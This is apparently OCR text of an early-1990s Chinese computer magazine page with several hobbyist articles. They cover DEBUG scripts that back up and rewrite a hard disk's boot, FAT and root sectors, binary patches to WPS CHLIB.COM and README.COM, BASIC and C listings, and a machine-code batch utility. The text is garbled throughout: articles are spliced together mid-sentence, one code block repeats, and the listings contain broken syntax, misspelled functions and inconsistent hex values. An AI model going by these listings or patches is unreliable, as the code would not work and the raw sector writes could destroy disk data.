由于操作不当、病毒感染或其它原因对机器软硬件的损坏现象屡见不鲜,就软件方面来说,由于微机的型号不同,所采用的操作系统不同,分区方式和存储的文件不同,使得各微机硬盘的主引导记录、文件分配表和目录表也不一定相同,这三个重要扇区集合的内容一旦受到损坏,硬盘中的大量信息就会失落,这对用户来说,特别是对只有一台微机,又无足够软盘对硬盘的内容全部备份的用户来说,无疑将是一场灾难,所以,如何保护 BOOT、FAT 表和 ROOT 表不被损坏,或那被损坏后可以恢复这一问题非常现实,于是有许多人对硬盘加以保护的软件和程序问世,例如“瑞星防病毒”、“DOS-09 数据加密卡”等,但许多方法、或软件、或硬卡都过于繁杂或者价格昂贵,一个硬卡至少上千元,这对于许多用户,特别是资金薄弱的用户,或家庭来说开销过大,难以承担。

两个总长度只有 97 个字节的数据文件和两条命令,便可以在每次开机时或关机前,根据用户的需要,自动或半自动地将硬盘的 BOOT、FAT 表和 ROOT 表备份到一张与硬盘系统相同的软盘上,一旦硬盘的 BOOT、FAT 表和 ROOT 表受损,便可以得到恢复。此法的基本思路是:利用 DEBUG 的 L 命令将硬盘的 BOOT、FAT 表和 ROOT 表中的数据写入取出表内存,再用 W 命令将 A 盘的备份盘中的指定文件中保存,需要时再从备份盘中取出并写入硬盘原来的扇区,把这两个过程分别编成两个文本文件,再调用 DEBUG 的普通功能,用 DEBUG 分别调用这两个文件,即可。

第一个文本文件取名为 READBFR.TXT,程序清单如下:
L100 2 0 7F
C:\ZXH-7FH 扇区装入内存
RCX
FE00 长度 FE00H 字节
RBX
0000
NA, READBFR.DAT ; 数

硬盘 BOOT、FAT 表和 ROOT 表的备份方法一则

数据文件名 W100
Q
该文件的作用是读取硬盘 1H-7FH 逻辑扇区的内容并写入 A 盘的 READBFR.DTA 文件中保存,笔者所用的微机为神州 386/AT,使用 MSDOS 3.30 操作系统,硬盘分为 C、D、E 三个区, C 区分配 20 兆空间, 硬盘 0 逻辑扇区为 BOOT 区, 1-116 逻辑扇区为 FAT 表, 117-448 逻辑扇区为 ROOT 表,共 149 个扇区, 76288 个字节, DEBUG 的 L 命令装入扇区数上限为 80H, 因此, 这三个区域的内容不能一次装入, 但在笔者使用的微机硬盘的逻辑扇区 122-448 内将空, 保存 127 个扇区足矣, 读者可根据所用微机硬盘的三个区域长度来选择数据扇区文件的长度。

使用时, 在 DOS 提示符下键入一行命令:
C> >DEBUG <READBFR.TXT
就可将硬盘的 BOOT、FAT 表和 ROOT 表存入 A 盘的 READBFR.DTA 之中, 将此命令加入 COMMAND.COM 指定的批处理文件中, 每次启动微机时, 就可以自动备份硬盘的 BOOT、FAT 表和 ROOT 表, 将 BOOT、FAT 表和 ROOT 表备份好后, 即可以在需要时重新装入硬盘。

第二个文本文件 WRITEBFR.TXT 的程序清单如下:
N10, READBFR.DAT
1100
W100 2 0 7F
Q
使用时, 在 DOS 提示符下键入一行命令:
C> >DEBUG <WRITEBFR.TXT
即可将硬盘的 BOOT、FAT 表和 ROOT 表重新写入硬盘, 将上述两条命令加入到指定

的批处理文件中, 就可在开机时或关机前根据提示自动或半自动地将硬盘的 BOOT、FAT 表和 ROOT 表保存或恢复, 对于其它分区的 ROOT 表可用相同的方法备份。

如果将文本文件 READBFR.TXT 中的第一条命令改为 L100 2 0 1, 第六条命令改为 NA, BOOT.DAT, 将该文件名称改为 READBOOT.TXT, 在 DOS 提示符下键入命令 DEBUG <READBOOT.TXT, 先把无毒的 BOOT 扇区内容存入无毒的备份盘中保存起来, 然后再把文本文件 WRITEBFR.TXT 文件中的第一条命令改为 NA, BOOT.DAT, 第三条命令改为 W200 2 0 1 把该文件名称改为 WRITEBOOT.TXT, 在 COMMAND.COM 指定的批处理命令 AUTOEXEC.BAT 中加入一条命令 DEBUG <WRITEBOOT.TXT, 这样, 就可在每次启动微机时, 使无毒的 BOOT.DAT 自动地覆盖硬盘 BOOT 扇区, 从而使病毒对硬盘主引导扇区寄生使得病毒具有免疫能力。
广东 李勇

一、系统的硬件设计

系统硬件电路由两部分组成。

第一部分是微机控制部分，如图一。

整个系统以8031为核心，扩展一片2764作为程序存储器(也可用2716、2732等)，扩展一片8255作为彩灯的输出接口，通过其三个八位I/O(PA口、PB口、PC口)可控制24路信号量。

其输出可直接通过电阻与三极管的基极相连。

PS.0(RXD)、PS.2(INT0)、PS.3(INT1)外接三位按钮开关以控制系统的开/关、故障处理与状态选择，PI口通过74LS244直接与七段数码管相连，用以显示实时状态、故障报警标志。

整个系统软件可由高频部分采用6MHz晶体振荡器，通过两个

单片机用于多路智能彩灯控制的设计与实现

30uF电容直接接入8031的外部晶振输入端。

第二部分为彩灯驱动电路部分，如图二。

这部分电路较简单，三极管基极来自8255的输出端，发光二极管用以实时模拟各路的状态，彩灯接线部分如图三。

二、软件设计

整个系统软件可由高频部分采用6MHz晶体振荡器，通过两个

中断服务程序、数据表。

(1)主控程序

主控程序模块框图如图四所示。

首先对8255初始化，即为8255设置控制命令字，以确定8255各端口的工作方式，同时还需对8031中断及定时器进行初始化。完成初始化后即可从EPROM中取出各种实时状态送入到8255的各端口以完成其它功能(状态)的选择。

(2)中断服务程序

中断服务程序主要完成功能(状态)的选择。这里不再详述，仅给出状态选择的中断服务程序如图五。

(3)数据区

主要存放各种状态的状态字、标志标志及彩灯的实时状态信息。

肇庆石油大学 黄向东 李平 张润松

教育软件精萃园地(四)

自主学习功能介绍的内容有：显示器与显示模式、主机的各主要部件与接口、键盘与键盘操作、驱动器和软盘、录音机、CEC汉字系统。

自测题功能包括一套练习题：常用的DOS命令练习、简答题、是非题，每一类题目中各小问题的显示顺序由计算机随机生成。本软件是自学中学学习机及中小学计算机课课外活动小组的好教材。

美术重复构成

《重复构成》是一个用于课堂演示的美术教学软件，利用该软件可配合教师讲解美术课“图案基础”中重复构成的原理。

软件允许操作者在给定的设计单元中任意选择若干图案进行着色，形成黑白相间的图案。然后按不同的排列组合排列组合形成丰富多彩的图案。

该软件形象直观，绘图速度快，组合方式千变万化大大提高了教学的效率，激发了学生学习的积极性。本软件适合于中小学美术教学及图案设计工作者。

各种杠杆的五要素

本软件共分四大部分。第一部分着重复习杠杆的五要素。第二、三部分分别介绍了支点、支点和变形杠杆。每一部分都通过省力与费力进行了分析。通过演示，学生能看到各种典型机械的杠杆实物图形，同时也清楚地看到由实物图形抽象出来的杠杆的五要素。通过生动形象的动画效果能使学生对杠杆有深刻的理解并掌握由实物抽象出杠杆五要素的方法。本软件适用于初中学生和初中物理教师。

蝗虫解剖

该软件用于辅助解剖昆虫蝗虫到蝗虫一节的教学。对蝗虫的外部形态、解剖操作要点和关键，以及内部结构都有形象、直观、生动、动态的演示，有整体的各个系统的全貌的展示，又有每个系统各个器官的局部放大演示。能根据用户的需要选择要观看的部分。并有提示和注释。能进行人机对话。

本软件即可以用于传授新知识，也可作为《解剖蝗虫》实验使用。本软件适用于高中学生及高中生物教师。

北京 杨永梅

中华学习机系统介绍

本软件包括两部分内容：自主学习功能和自测题功能。

使“真正的全能汉字系统”成为“真正的全能汉字系统”。

91年第6期上傅权平先生的《CEC-1全能汉字》,使中华学习机具有使用用户自定义汉字的功能,使用灵活方便。

但美中不足的是,该文没有提供用户自定义汉字的功能,用户建立字库非常困难。

本文给出一个能帮助用户建立字库的程序,其使用与CCDOS和STC等汉字系统的程序功能相似,而且具有全部的提示功能,一看就会使用。

有为造字程序,《CEC-1全能汉字》就是真正的全能造字系统了。

程序附后。 广东 沈志成

5 DIM A(15,15),B(31)

9 X0=10,Y0=5,DZ=38872,S0=32,CE=64578

10 D\$=CHR\$(15)+CHR\$(4)

12 HOME,VTAB 5:INPUT "LOAD LIB NAME,";W1\$;IF LEN(W1\$)>=11 THEN IF LEFT\$(W1\$,41)=""

13 W1\$=""

14 IF LEN(W1\$)=11 THEN W1\$=W1\$+"LIB"

15 VTAB 6,HTAB 16:PRINT W1\$;CALL CE

20 PRINT D\$;"BLOAD";W1\$;";A\$7000";PRINT D\$;

20 BLOAD CREATE CHN.OBJ,A\$8000;POKE 1018,70;

POKE 1014,0;POKE 1015,96;POKE 1059,1;POKE 1787,2;POKE 1915,6

30 HOME,HTAB9:PRINT "CREATE CHINESE LIB EDITOR"

40 PRINT "PRESS [F5] TO LOAD LIBRARY, [F6] TO SAVE LIB, [F7] TO EDIT LIB, [F8] TO PRINT [F9] TO QUIT"

50 VTAB 4,PRINT "[F5] EDIT LIB,VTAB 5,PRINT "[F6] SAVE LIB,VTAB 6,PRINT "[F7] QUIT"

60 VTAB 12,GET XX\$;XZ=ASC(XX\$)-84;IF XZ=19 THEN GOSUB 100

70 IF XZ=17 THEN END

80 IF XZ=5 THEN GOSUB 200;GOTO 30

90 GOTO 50

100 VTAB 15,HTAB 1,INPUT "SAVE LIB NAME,";WWW\$;

IF LEN(WWW\$)>=11 THEN IF LEFT\$(WWW\$,11)=""

101 WWW\$=""

104 IF WWW\$="" THEN WWW\$="CREATE CHN."+WWW\$

104 IF LEN(WWW\$)=11 THEN WWW\$=WWW\$+"LIB"

105 VTAB 15,HTAB 16,PRINT WWW\$;CALL CE

110 PRINT D\$;"BSAVE";WWW\$;";A\$7000,L\$2000"

120 VTAB 18,HTAB 1;CALL CE

130 RETURN

160 PRINT "REENTER";RETURN

190 INVERSE,PRINT " ";NORMAL,RETURN

200 VTAB 3,HTAB 1;CALL CE

205 FOR I=0 TO 17;VTAB 4,HTAB 19+I;GOSUB 190

210 VTAB 21,HTAB 19+1;GOSUB 190

220 VTAB 4+I;VTAB 19;GOSUB 190

230 HTAB 26;GOSUB 190

250 NEXT

260 VTAB 6,HTAB 1,PRINT "[RETURN] END EDIT"

280 VTAB 22,HTAB 1,INPUT "EDIT NO(1-255)";ED\$;

IF ED\$="" THEN RETURN

290 FOR Q=1 TO LEN(ED\$);IF ASC(MID\$(ED\$,Q,1))<48 OR ASC(MID\$(ED\$,Q,1))>57 THEN GOSUB 160;GOTO 280

300 ED=VAL(ED\$);IF ED<1 OR ED>255 THEN GOSUB 160;GOTO 280

305 CALL CE

308 VTAB 6,PRINT "[F]-QUIT EDIT,VTAB 9,HTAB 9,PRINT "UP",PRINT,HTAB 9,PRINT " ",HTAB 9,PRINT "I",PRINT,LEFT<-+>RIGHT,HTAB 9,PRINT "I"

309 HTAB 9,PRINT "V",PRINT,HTAB 8,PRINT "DOWN",PRINT,PRINT,HTAB 3,PRINT"SPACE"-FLOT"

310 S=DZ+(ED-1)*80

320 FOR I=0 TO 81;H(I)=PERK(S+I);NEXT

330 FOR I=0 TO 15;FOR J=0 TO 7

340 L=I*(7-J)

350 A(I,J)=(H(I*2)+H(J*2))>=L);B(I,J)=(H(I*2)-L+A(I,J))>=L);C(I,J)=(H(I*2)+H(J*2))-B(I,J)+1)-L(A(I,J)+B(I,J))

390 NEXT,NEXT

400 FOR I=0 TO 15;VTAB Y0+I;HTAB X0+I;FOR J=0 TO 15

410 PRINT CHR\$(32+223*A(I,J));

420 NEXT,PRINT,NEXT

430 X=0;Y=0

440 VTAB Y0+Y;HTAB X0+X;GET ED\$

450 IF ASC(ED\$)=13 THEN GOSUB 1000;GOTO 280

460 IF ASC(ED\$)=11 THEN Y=Y-(Y>0)

470 IF ASC(ED\$)=10 THEN Y=Y+(Y<15)

480 IF ASC(ED\$)=8 THEN X=X-(X<0)

490 IF ASC(ED\$)=21 THEN X=X+(X<16)

500 IF ED\$="" THEN RETURN

510 IF ASC(ED\$)=32 THEN A(Y,X)=(A(Y,X)+Q);VTAB Y0+Y;HTAB X0+X;PRINT CHR\$(32+223*A(Y,X));

600 GOTO 440

1000 FOR I=0 TO 15;B(I*2)=0;B(I*2+1)=0;FOR J=0 TO 7

1010 L=I*(7-J)

1020 B(I*2)=B(I*2)+L*A(I,J);B(I*2+1)=B(I*2+1)+L*A(I,J)+B(I,J)


1030 NEXT,NEXT

1040 FOR I=0 TO 31;POKE I*2+1,B(I);NEXT


1050 FOR I=Y0 TO Y0+15;VTAB I;HTAB X0;PRINT "REMI6个虚数"

1060 RETURN

本软件责任编辑 09 号




图一



图二



图四



图五

怎样用CEC-I打印试题

一般的文字处理软件对于打印试题都感到困难,因为试题排版不同于一般文字。它不但要把某些内容加作重点或线,还要在同一行中打印各种字体大小不同、位置高低不同的公式或符号,即使是PC机,要实现这种复杂版面的排版也是不容易的,这对于低档学习机来说,似乎不太可能。

然而,下面这段小程序却能帮助你用CEC-I上实现这些功能。

利用它,你可以打印上下加点或画线的文字,也可以打印上下标、以及分式、根式、对数式等数学公式。

在这里,关键问题是解决走纸问题,因为上述这些功能都可以通过改变行距来实现。然而,CEC-I在中文状态,即使用行距命令取最小值,每次走纸也至少是一整行。这对于打印上下标或单双行混排等内容显然是不适用的。

为此,笔者分析了CEC-I的打印驱动程序,对917单元的内容进行了修改。在汉字系统下,917单元通常为65,现改为51,即打印机走纸量可以大大减小。当行距命令取最小值时,原数字用8号字,指数或脚标用1号字,打印上下标正好合适。对于其他内容,可以通过行距命令加入空行等办法进行调整,直到多行重选后的效果达到满意为止。你试验几次以后,对于什么情况下用什么字号,行号多少就有经验了,调整起来并不复杂。

程序清单及打印结果附后。顺便说一句,对于同时具备IBM和EPSON两种指令系统的打印机来说,将917单元改为51后,CEC-I能适应两种指令系统,从而扩大了CEC-I对打印机的适用范围,有意者不妨一试。万莫失此良

```
10 POKE 917,51;POKE 1659,1;POKE 1915,11
15 PRINT "-----"
20 PRINT "上画线 下画线 上下点 下加点",POKE 1659,1
25 PRINT "-----"
30 PRINT " 2 2 单双行混排",POKE 1959,5
35 PRINT "上下标 对数式log N 单双行混排",POKE 1659,1
40 PRINT " 1 10 单双行混排"
44 PRINT ",PRINT
46 PRINT "-----"
50 PRINT " N-2 ax+bx+c",POKE 1659,5
55 PRINT "根式sqrt(ax+bx+c)式-----",POKE 1659,1
60 PRINT " a+b",POKE 1659,0
```

上画线 下画线 上下点 上下标 对数式log N 单双行混排 根式sqrt(ax+bx+c)式 a+b 单双行混排 单双行混排

许多报刊杂志上经常介绍一种分析 COM 文件的方法,即用 DEBUG 命令结合操作系统的改向功能 (<), 输出到分析文件的二进制映像或汇编程序到某一文本输出文件中,然后再通过各种字处理软件对该文件进行阅读、修改、分析等操作。譬如如下命令:

```
>> debug
command.com
<< input.tmp
>> output.tmp
其中输入文件 input.tmp 的内容 (DEBUG 操作命令) 为:
```

```
d100,900
s100,900
```

那么上述命令就得到一个 output.tmp 文件,其内容是 command.com 文件的开始 000H 个字节的二进制映像及其汇编程序。但是,在用各种字处理软件比如 Wordstar, WPS 等对所生成的输出文件 output.tmp 进行编辑分析时,会出现一些莫名其妙的问题,譬如:在 WPS 中用 PdD 键翻到文件尾,再用 ↑ 键上移几行,然后按下 ↓ 键下移几行,却不能如愿,或者用 * 键 END 键不能移到行尾,或者欲将一行折成两行时,下一行却无故消失不见,好像被删除了一样,重新调用该行,却又恢复原状,用调试成功的自编程序对这些输出文件进行某种处理时,发现程序却不能正常终止,好象被处理文件无限长似的等等,给操作带来诸多不便。

我们知道,用上述方法生成输出文件时,输入文件中的 DEBUG 操作命令 (如 input.tmp 中的 "d100,900", "s100,900", "q" 等) 都会出现在输出文件中,通过用 DEBUG 对输出文件进行分析后发现其"作怪"的原因:

1. 在输出文件中出现了 DEBUG 操作命令的行尾,并没有理想的直接附加上行尾标志——回车换行码 (ODH, 0AH), 而是附加上了两个回车码加一个换行码 (ODH, ODH, 0AH) 的尾标志,多了一个 (ODH) 而一般字处理软件的行尾处理都是直接对回车换行码 (ODH, 0AH) 成对处理的,因而在处理 (ODH, 0AH) 时程序失控,从而出现莫名其妙的不便。

2. 用这一方法生成的文本输出文件,文件结尾没有文件结束标志 (IAH) 文件是否结束,仅仅由文件目录表项的文件长度予以限制,这对于某些以文件结束符为文件结束判别标志的字处理软件或自编的文字处理程序来说,这类文件将没有结尾,无疑达不到理想的目的。

面对这样的困境时,不妨在 TUR-

一、WPS字库安装过程

WPS 西山汉字操作系统是当前流行的一种汉字操作系统,其汉字库的安装由安装程序 CHLIB.COM 来完成,大致过程是:

首先,CHLIB 将检查机器内是否配有 Super 卡,如果有,则将 I/O 程序驻留在内存,然后退出,否则检查当前目录下是否有简体字库 CCLIB.DOT, 如果没有则检查当前目录下是否存在繁体字库 CCLIBF.DOT, 如果不存在,则在 C 盘根目录下寻找,若还找不到,则报告 "CCLIB not found", 否则,根据其字库大小和用户需要分配内存,若有扩展存储器,则将字库读到扩展存储器里,然后将字库常驻部分读入内存,并将字库读写的程序驻留在内存。值得注意的是,虽然 CHLIB 允许附加参数,但是当系统存在汉字或扩展存储器时,附加参数是无效的。

三、存在的问题

通过对 WPS 汉字库安装过程的分析可知,当 CHLIB 检测到系统中存在扩展存储器时,就自动地将汉字库安装到扩展存储器的低址,以此来加快汉字显示速度及减少对硬盘的磨损。

由于 WPS 系统的字库安装程序 CHLIB 自动地检测系统是否具有扩展存储器,因此,只要有足够的扩展内存,它就自动地将汉字库安装到扩展存储器上,其位置是从扩展内存的最低处,即从 1M 开始的连续空间,由于在实际工作中这一段空间常常被设置成虚盘,这样一来,就造成了两者之间的地址冲突,一旦在虚盘上建立了文件,势必会破坏汉字库,其结果是在使用 WPS 进行文本编辑时造成了屏幕显示的紊乱,因此有必要对 CHLIB 文件进行改进,以消除这种现象。

三、解决的办法

笔者通过对 CHLIB.COM 程序的分析,找到了 CHLIB 用于安装及读写汉字库所使用的传输参数表的位置,以及系统用于在扩展存储器上读取汉字点阵信息的程序段,对它们进行必要的修改之后,达到了预期的目的,经实际使用,不再出现屏幕紊乱的现象,其余运行一切正常。

采用这种方法具有如下好处:

BO C2.0 环境下编译下面的 DBGMOD.C 程序,用如下的格式调用它:

```
DBGMOD (匹配文件名) <<CR>
```

它将在匹配的文件中出现的异常的不正常的 (ODD0AH) 行尾标志替换为正常的 (ODD0AH) 行尾标志,同时在文件尾附加上结束标志 (IAH), 这样,用 DEBUG 命令结合改向功能得到的输出文件,再经过本程序处理后,将可以正常在各种字处理软件中使用并分析了。湖南 罗琴

```
<> type DBGMOD.C
#include <stdio.h>
#include <dir.h>
main (argc,argv)
int argc;
char argv;
{
  struct fblk f;
  FILE *fp,*fpl;
  int ch,count=0,error;
  long int sizecount,size;
  if (argc<2)
    printf("%s\n Usage: %s 匹配文件名\n",argv[0]);
    exit(0);
  wpcor=findfblk(argv[1],&f,&size);
  if (!error)
    printf("%s\n %s 处理本目录如下文件:\n");
  else
    printf("%s\n %s 没有匹配文件!\n");
    exit(1);
  while (!error) /* 文件处理 */
    count++;
  size=f.ff-nsize; /* 量级处理文件长度 */
```

```
fp1=fopen(f.ff-name,"r+b");
fp=fopen(f.ff-name,"r+b");
if (fpl==NULL) || !f
  ==-NULL)
  printf("%07\t %1d 文件打不开!\n",f.ff-name);
printf("%s\n %s 文件长度 %d bytes, count: %d, size: %d\n",
  sizecount=1;
  while (sizecount<=size) /* 一个文件尚未处理完 */
  {
    ch=fgoc(fp1); sizecount++;
    fpgetc(ch,fp);
    if ((ch==0x0d) && (sizecount<=size))
      /* 如果出现 ODH 码,下面过滤多余的 ODH 码 */
      ch=fgoc(fp1);
      sizecount++;
      if ((ch!>0x0d) && (sizecount<=size))
        fpputc(ch,fp); /* 如无多余的 ODH 码再写原文 */
        if (ch!>0x0a) fpputc(0x0a,fp); /* 加文件结束标志 */
        fpgetc(fp); fclen(fp1);
        error=findnext(&f); /* 下一文件 */
        printf("%s\n %s 已处理完毕!\n");
  }
}
```

WPS系统中字库装载程序的改进

其二,该汉字点阵速度仍保持原速;

其二,不减少可用扩展存储空间,虚盘仍可继续使用所占用的空间;

其三,汉字库只有在有空闲取文件读到扩展内存的高址时才会被破坏,因此在大部分情况下,汉字库不会被破坏。

在 IBM PC-AT 机上,INT 15H 号中断调用是用来对扩展存储器进行操作的,其 87H、88H 号功能调用则用来进行扩展存储器的读写和获取扩展存储器的大小。

其使用方法如下:

二、口, AH=88H

四、其出口, AX=以 KB 为单位的扩展存储器的大小

```
87H 号功能调用
口, AH=87H
CX=以字为单位的传输个数 (CX <=8000H)
ESI, SI 为传输控制块的段,偏移量
出口, 无
其中传输控制块由 6 个字节的数组组成,这 6 个数据块分别是:空、GDT 地址、源 GDT,目标 GDT, BIOS CS、BIOS SS, 其中与本文要讨论的题目有关的为第 3、4 两个数据块,即 GDT 和源 GDT,它们的结构如下:
```

LIMIT	LIMIT	BASE	BASE	ATTR
8-15	0-7	8-15	0-7	16-23

其中 BASE 为 24 位的物理地址, LIMIT 为实际传输的字节数。

以下结合内存为 2M 的系统对其进行说明。

CHLIB.COM 的传输控制块位于偏移量为 4907 处开始的 6x8 个字节的数组中,其初始内容为:

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
```

```
fp1=fopen(f.ff-name,"r+b");
fp=fopen(f.ff-name,"r+b");
if (fpl==NULL) || !f
  ==-NULL)
  printf("%07\t %1d 文件打不开!\n",f.ff-name);
printf("%s\n %s 文件长度 %d bytes, count: %d, size: %d\n",
  sizecount=1;
  while (sizecount<=size) /* 一个文件尚未处理完 */
  {
    ch=fgoc(fp1); sizecount++;
    fpgetc(ch,fp);
    if ((ch==0x0d) && (sizecount<=size))
      /* 如果出现 ODH 码,下面过滤多余的 ODH 码 */
      ch=fgoc(fp1);
      sizecount++;
      if ((ch!>0x0d) && (sizecount<=size))
        fpputc(ch,fp); /* 如无多余的 ODH 码再写原文 */
        if (ch!>0x0a) fpputc(0x0a,fp); /* 加文件结束标志 */
        fpgetc(fp); fclen(fp1);
        error=findnext(&f); /* 下一文件 */
        printf("%s\n %s 已处理完毕!\n");
  }
}
```

```
00 00 00 00 00 00 00 00 BIOS CS
00 00 00 00 00 00 00 00 BIOS SS
原程序执行完毕,该控制块的内容为:
00 00 00 00 00 00 00 00
FF FF 57 7B 1 93 00 00 GDT地址
20 00 F8 88 01 93 00 00 源GDT
20 00 52 01 93 00 00 目标GDT
FF FF 00 00 00 00 00 00 BIOS CS
FF FF 50 32 01 93 00 00 BIOS SS
经过修改之后,该控制块的内容为:
00 00 00 00 00 00 00 00
FF FF 57 7B 1 93 00 00 GDT地址
20 00 E0 82 1E 93 00 00 源GDT
20 00 52 01 93 00 00 目标GDT
FF FF 00 00 00 00 00 00 BIOS CS
FF FF 20 60 03 93 00 00 BIOS SS
```

第一步是计算汉字库将要加载的位置,其计算公式为:

```
XXXXXXXX-MMMMMM-BBBBB
其中,XXXXXXXX 为加载的位置,MMMMMM 为系统内存的大小,BBBBB 为汉字库的大小,数值为十六进制。
```

以 2M 内存,字库大小为 243640B (S949HB) 为例,该值行算如下:

```
XXXXXXXX=20000H-3949BH=1C4840H
用 PCTOOLS 在 CHLIB 中找到第 80 00 00 10H,将其改为 80 40 48 10H
```

其次,将字库搬动之后,就必须修改其字库的读写参数,以使该字库程序能正确地读写所需要的汉字点阵,由于 WPS 系统假设字库是从扩展内存的最低端开始存放的,因此我们必须对程序进行以下修改。

```
通过对 CHLIB.COM 的分析,可知在偏移为 4A03 处为汉字点阵读写程序段。
```

```
XXXX,4A03 PUSH ES
XXXX,4A04 MOV AX,DX
XXXX,4A08...
XXXX,4A1A MOV[4919],AX;将汉字点阵位置放入传输控制块的第三个块中相应位置
XXXX,4A18 ADD DL,10
XXXX,4A19 MOV [491B],DL
XXXX,4A1D MOV EBX,0010
XXXX,4A20...
现将偏移为 4A18 处改为
-A 4A18
XXXX,4A13 JMP 2F2E ;转至修改后的填充传输控制块的程序段
```

```
XXXX,4A18 NOP
XXXX,4A17 NOP
XXXX,4A18 NOP
XXXX,4A19 NOP
XXXX,4A1A NOP
XXXX,4A1B NOP
XXXX,4A1C NOP
XXXX,4A1D
XXXX,4A1E
-A 2F2E
XXXX,2F2E PUSH F
XXXX,2F2F PUSH AX
XXXX,2F30 MOV AX,4E40;将汉字点阵初始位置放入传输控制块的第三个块上相应位置
XXXX,2F33 MOV [4919],AX
XXXX,2F36 MOV AL,0C
XXXX,2F38 MOV [4910],AL
XXXX,2F3C POP AX
XXXX,2F3C ADD[4919],AX;将汉字点阵的位置计算并存入传输控制块的相应位置
XXXX,2F40 ADC DL,10
XXXX,2F43 ADD[491B],DL
XXXX,2F47 POPF
XXXX,2F48 JMP 4A18
-RX
-W
-Q
```

注:本人所乘用的西山汉字系统为 CC-DOS4.03,本方法适用于 Ha'386 上测试通过。

湖南 汪月泉

贵报 92 年第 52 期《文本文件阅读器 README.COM 的应用及汉化》一文,很好地解决了由 Turbo C, Turbo Pascal 等语言提供的文本文件阅读器 README.COM 在 VGA, EGA 等 2B 行, 25 行汉字显示系统下的汉化使用问题,汉化的成功,为汉化使用 2B 行, 25 行汉字显示系统的用户提供了一本文件带来了极大的方便,使 DOS 文件显示命令 TYPE 黯然失色。

能否在 COA (640 X 200 像素) 11 行汉字系统下使用汉化后的 README.COM 呢,不加修

改地使用是绝对不行的,虽然可以显示汉字,但均为反相显示,使用上,下翻页等操作,都将导致屏幕显示字符以每页 23 行快速上下翻屏,无法实现分页阅读,经分析原 README.COM 文件,找到了上下翻页时的行 / 页控制指令 XXXX,0361CMP DH,19,将其中的比较常数 19H 改为 0BH,即可实现每页 9 行上下翻页显示,但使用 *↓ 键下下页,出现 "Divideoverflow" (除溢),并退出 README 返回 DOS,经分析,这是由 XXXX,0634 MOV BY [017B],18 指令造成,将常数 18H

改为 0AH,错误得以纠正,进行了此步修改,方向键 *↑ *↓ 和 *PgUp, *PgDn 上下翻页键对应操作均已正常,再验证 "Home, End" 翻页至文件开始和文件结束页,发现 "End" 键不能翻至文件结束页,无论在哪一页使用 "End" 键,均翻至非文件结束页的某一个固定页面,造成这一情况是由于 XXXX, 04FA 和 XXXX, 0661 两处 MOV CX, 0017 所致,将这两条指令中的 0017H 改为 0009H, "End" 操作就正常了。

至此,汉化后的 README

README.COM 在 CGA 显示器上的汉化应用

COM 在 11 行汉字系统下,主要功能键均能正常使用,遗憾的是, AH 所显示的汉字均为反相显示,屏幕上未出现字符的部分,却为全黑,显示效果不太理想。这是由于在 CGA 的高分图形式下,屏幕只有两种显示颜色,不可能像 VGA 或 EGA 那样可以设定多种前景颜色和背景颜色,所以要对 (本文件阅读器 README.COM 的应用及汉化) 文中所附程序作点小小的修改,即可获得满意的显示效果。修改的地方是:

```
XXXX, 097F MOV BL, AH
所改为两条空操作指令 NOP, NOP;
XXXX, 0981 MOV AH, 09 改为 MOV AH, 0A, 需要说明一下, README.COM 中控制屏幕颜色的 F5, F6, F7, F8 四个功能键将失去作用,而改变屏幕颜色仍由 CCDOS 的 CTRL+F5 功能键来实现。
```

成都 赵超友

批处理文件中读取按键值程序的设计和应用

IBM-PC DOS提供的批处理文件(即 .BAT 文件),给用户带来极大的方便。可惜的是, DOS缺少一个读取按键值的批处理文件命令,限制了批处理文件的进一步应用。为此,本人用 TURBO C2.0 编制了一个 C 语言程序 MAKEKEY.C,用以建立一个由机器码组成的 COM 文件 KEY.COM,在 TURBO C 集成环境下将 MAKEKEY.C 编译连接成运行文件 MAKEKEY.EXE,运行 MAKEKEY.EXE,将在当前目录下生成实用程序 KEY.COM,它就象有按键,能作为任何批处理文件读取按键值。其使用方法如下:在批处理文件中,给 KEY 命令置以一组字符串如 KEY YNQ 或 KEY 01234 (若仅赋入 KEY,则缺省字符串为 YN 即等价于 KEY YN),KEY 程序等待输入一个字符,程序将变量 ERRORLEVEL 赋以 0 表示键入第一个字符,赋以 1 表示键入第二个字符,依此类推。如命令 KEY YNQ 表示键入 Y、M、Q 三个键时,程序将 ERRORLEVEL 分别赋以 0、1、2;同样命令 KEY 01234 表示键入 0、1、2、3、4 五个键时,程序将 ERRORLEVEL 分别赋以 0、1、2、3、4。(注:在 KEY 中输入大小写均可,如命令 KEY YNQ 和 KEY ymq 在功能上是一样的)。具体程序清单如下:

```

@*--makekey.c--*
#include <stdio.h>
main()
{FILE *fp1,*fp2;int c;
if((fp1=fopen("key.dat","r
+"))==NULL)
{printf("无法打开数据文件
");exit(4);}
if((fp2=fopen("key.com","w
+"))==NULL)
{printf("无法打开 key.com 文件
");exit(1);}
while(c=getchar())
{fputc(c,fp1);fputc(c,fp2);
}
fclose(fp1);fclose(fp2);
}
/* 本程序在 IBM PC/
XT286 机上测试通过 */
数据文件 KEY.DAT 如下:
51 201 187 128 0 138 15 67
227 7 128 63 82 117 10 226
246 178 3 199 7 89 78 235
21 138 209 139 251 138 5 60
97 114 8 60 122 119 4 36 95
136 5 71 226 199 180 7
205 33 60 97 114 6 60 122

```

通用备份文件信息查询

备份文件在 RESTORE 时必须知道备份的路径,否则无法还原,所以万一丢失了备份的路径名,那么就可能使备份的备份“报废”,如何获取备份文件的各项信息呢?我写了一个 BASIC 程序,可以对 DOS 各种版本下备份的文件进行查询,不但可以报告备份的路径,还可以报告备份文件中的所有文件名,还可指出当前查询的编号和这来备份是否是此批备份的最后一盘,效果良好。

本程序在 COMPAQ386 和 SUPER PC 上通过,不适用于 PCTOOLS 中 PC-BACKUP 备份的(附程序)

上海 刘兵

```

5 DIM A$(2),A$(0)="只读":A$(1)="隐含":A$(2)="系统":A$(3)="存档"
6 ZZ$="这是这批备份中最后一盘"
10 PRINT">>>通用备份文件信息查询<<<";PRINT TAB(8);"--刘兵--";PRINT

```

119 2 36 95 139 251 138 202
